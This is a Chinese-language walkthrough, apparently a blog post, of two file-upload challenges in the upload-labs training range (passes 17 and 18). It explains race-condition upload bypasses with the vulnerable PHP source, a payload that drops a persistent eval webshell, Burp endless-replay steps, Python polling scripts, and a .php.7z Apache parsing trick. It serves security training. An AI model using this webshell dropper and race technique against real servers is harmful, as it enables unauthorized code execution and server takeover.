
Pass17

打开第十七关，通过提示发现跟以前的都不一样。



看来是需要进行代码审计了，那么来看看源码吧

$is\_upload = false;$msg = null;

if(isset($\_POST['submit'])){

$ext\_arr = array('jpg','png','gif');

$file\_name = $\_FILES['upload\_file']['name'];

$temp\_file = $\_FILES['upload\_file']['tmp\_name'];

$file\_ext = substr($file\_name,strrpos($file\_name,".")+1);

$upload\_file = UPLOAD\_PATH . '/' . $file\_name;

if(move\_uploaded\_file($temp\_file, $upload\_file)){

if(in\_array($file\_ext,$ext\_arr)){

$img\_path = UPLOAD\_PATH . '/'. rand(10, 99).date("YmdHis").".".$file\_ext;

rename($upload\_file, $img\_path);

$is\_upload = true;

}else{

$msg = "只允许上传.jpg|.png|.gif类型文件！";

unlink($upload\_file);

}

}else{

$msg = '上传出错！';

}}

从源码来看，服务器先是将上传的文件保存下来，然后将文件的后缀名同白名单对比，如果是jpg、png、gif中的一种，就将文件进行重命名。如果不符合的话，unlink()函数就会删除该文件。

这么看来如果我们还是上传一个图片马的话，网站依旧存在文件包含漏洞我们还是可以进行利用。但是如果没有文件包含漏洞的话，我们就只能上传一个php木马来解析运行了。

那还怎么搞？上传上去就被删除了，我还怎么去访问啊。

不慌不慌，要知道代码执行的过程是需要耗费时间的。如果我们能在上传的一句话被删除之前访问不就成了。这个也叫做条件竞争上传绕过。


我们可以利用burp多线程发包，然后不断在浏览器访问我们的webshell，会有一瞬间的访问成功。

为了更好的演示效果，把一句话木马换一下改为：


<?php fputs(fopen('shell.php','w'),'<?php @eval($\_POST["test"])?>');?>

把这个php文件通过burp一直不停的重放，然后再写python脚本去不停的访问我们上传的这个文件，总会有那么一瞬间是还没来得及删除就可以被访问到的，一旦访问到该文件就会在当前目录下生成一个shell.php的一句话。在正常的渗透测试中这也是个好办法。因为单纯的去访问带有phpinfo()的文件并没有什么卵用。一旦删除了还是无法利用。但是这个办法生成的shell.php服务器是不会删除的，我们就可以通过蚁剑去链接了。

第一步：上传cs.php，并用burp抓包




第二步：设置无限重放，一直上传该文件



可以看到这里的配置Payload type是Null payloads。也就是不设置payload。

下方的Continue indefinitely也就是无限重放的意思。




可以看到上传该文件的数据包不停地在进行重放。

第三步：运行python脚本不停地访问cs.php知道成功访问到为止。


代码如下：

**import** requests  
url = **"http://www.bj.com/upload-labs/upload/cs.php"  
while True**:  
 html = requests.get(url)  
 **if** html.status\_code == 200:  
 print

(**"OK"**)  
 **break**



当出现OK说明访问到了该文件，那么shell.php应该也创建成功了，用蚁剑连一下试试。



Pass18

打开第十八关，发现还是需要代码审计。那么再来看看源码吧。

//index.php$is\_upload = false;$msg = null;if (isset($\_POST['submit'])){

require\_once("./myupload.php");

$imgFileName =time();

$u = new MyUpload($\_FILES['upload\_file']['name'], $\_FILES['upload\_file']['tmp\_name'], $\_FILES['upload\_file']['size'],$imgFileName);

$status\_code = $u->upload(UPLOAD\_PATH);

switch ($status\_code) {

case 1:

$is\_upload = true;

$img\_path = $u->cls\_upload\_dir . $u->cls\_file\_rename\_to;

break;

case 2:

$msg = '文件已经被上传，但没有重命名。';

break;

case -1:

$msg = '这个文件不能上传到服务器的临时文件存储目录。';

break;

case -2:

$msg = '上传失败，上传目录不可写。';

break;

case -3:

$msg = '上传失败，无法上传该类型文件。';

break;

case -4:

$msg = '上传失败，上传的文件过大。';

break;

case -5:

$msg = '上传失败，服务器已经存在相同名称文件。';

break;

case -6:

$msg = '文件无法上传，文件不能复制到目标目录。';

break;

default:

$msg = '未知错误！';

break;

}}

//myupload.phpclass MyUpload{..................

var $cls\_arr\_ext\_accepted = array(

".doc", ".xls", ".txt", ".pdf", ".gif", ".jpg", ".zip", ".rar", ".7z",".ppt",

".html", ".xml", ".tiff", ".jpeg", ".png" );

..................

/\*\* upload()

\*\*

\*\* Method to upload the file.

\*\* This is the only method to call outside the class.

\*\* @para String name of directory we upload to

\*\* @returns void

\*\*/

function upload( $dir ){

$ret = $this->isUploadedFile();

if( $ret != 1 ){

return $this->resultUpload( $ret );

}

$ret = $this->setDir( $dir );

if( $ret != 1 ){

return $this->resultUpload( $ret );

}

$ret = $this->checkExtension();

if( $ret != 1 ){

return $this->resultUpload( $ret );

}

$ret = $this->checkSize();

if( $ret != 1 ){

return $this->resultUpload( $ret );

}

// if flag to check if the file exists is set to 1

if( $this->cls\_file\_exists == 1 ){

$ret = $this->checkFileExists();

if( $ret != 1 ){

return $this->resultUpload( $ret );

}

}

// if we are here, we are ready to move the file to destination

$ret = $this->move();

if( $ret != 1 ){

return $this->resultUpload( $ret );

}

// check if we need to rename the file

if( $this->cls\_rename\_file == 1 ){

$ret = $this->renameFile();

if( $ret != 1 ){

return $this->resultUpload( $ret );

}

}

// if we are here, everything worked as planned :)

return $this->resultUpload( "SUCCESS" );

}.................. };

从源码来看的话，服务器先是将文件后缀跟白名单做了对比，然后检查了文件大小以及文件是否已经存在。文件上传之后又对其进行了重命名。


这么看来的话，php是不能上传了，只能上传图片马了，而且需要在图片马没有被重命名之前访问它。要让图片马能够执行还要配合其他漏洞，比如文件包含，apache解析漏洞等。

这里还是将前一关的代码插入图片作出图片马。然后通过文件包含去访问该图片马。


第一步：生成图片马



第二步：上传图片马，通过burp抓包无限重放



第三步：修改python脚本，不断通过文件包含访问图片马



这里如果没有访问到该图片返回的状态码也是200，所有前面的脚本不可以用了，需要修改如下：

**import** requests  
url = **"http://www.bj.com/upload-labs/upload/include.php?page=./../shell.png"  
while True**:  
 html = requests.get(url)  
 **if** ( **'Warning' not in** str(html.text)):  
 print(**'ok'**)  
 **break**

这里写出./..shell.png是因为最后重命名的文件就是在根目录下，原本以为刚上传上去的也是在根目录或者upload目录，结果不知道怎么没跑出来，后面如果实现了具体的过程会补充齐全的。

同样的这也属于条件竞争的一种，只不过文件的形式不同而已。其实可以直接上传图片马，因为页面会回显改名后的图片马的位置，直接文件包含也能生成shell.php。

值得注意的是这里也可以将php文件后缀名更改为.php.7z，因为白名单中允许上传.7z的文件，但是apache又不能解析这个格式，所以会把该文件当php的格式解析。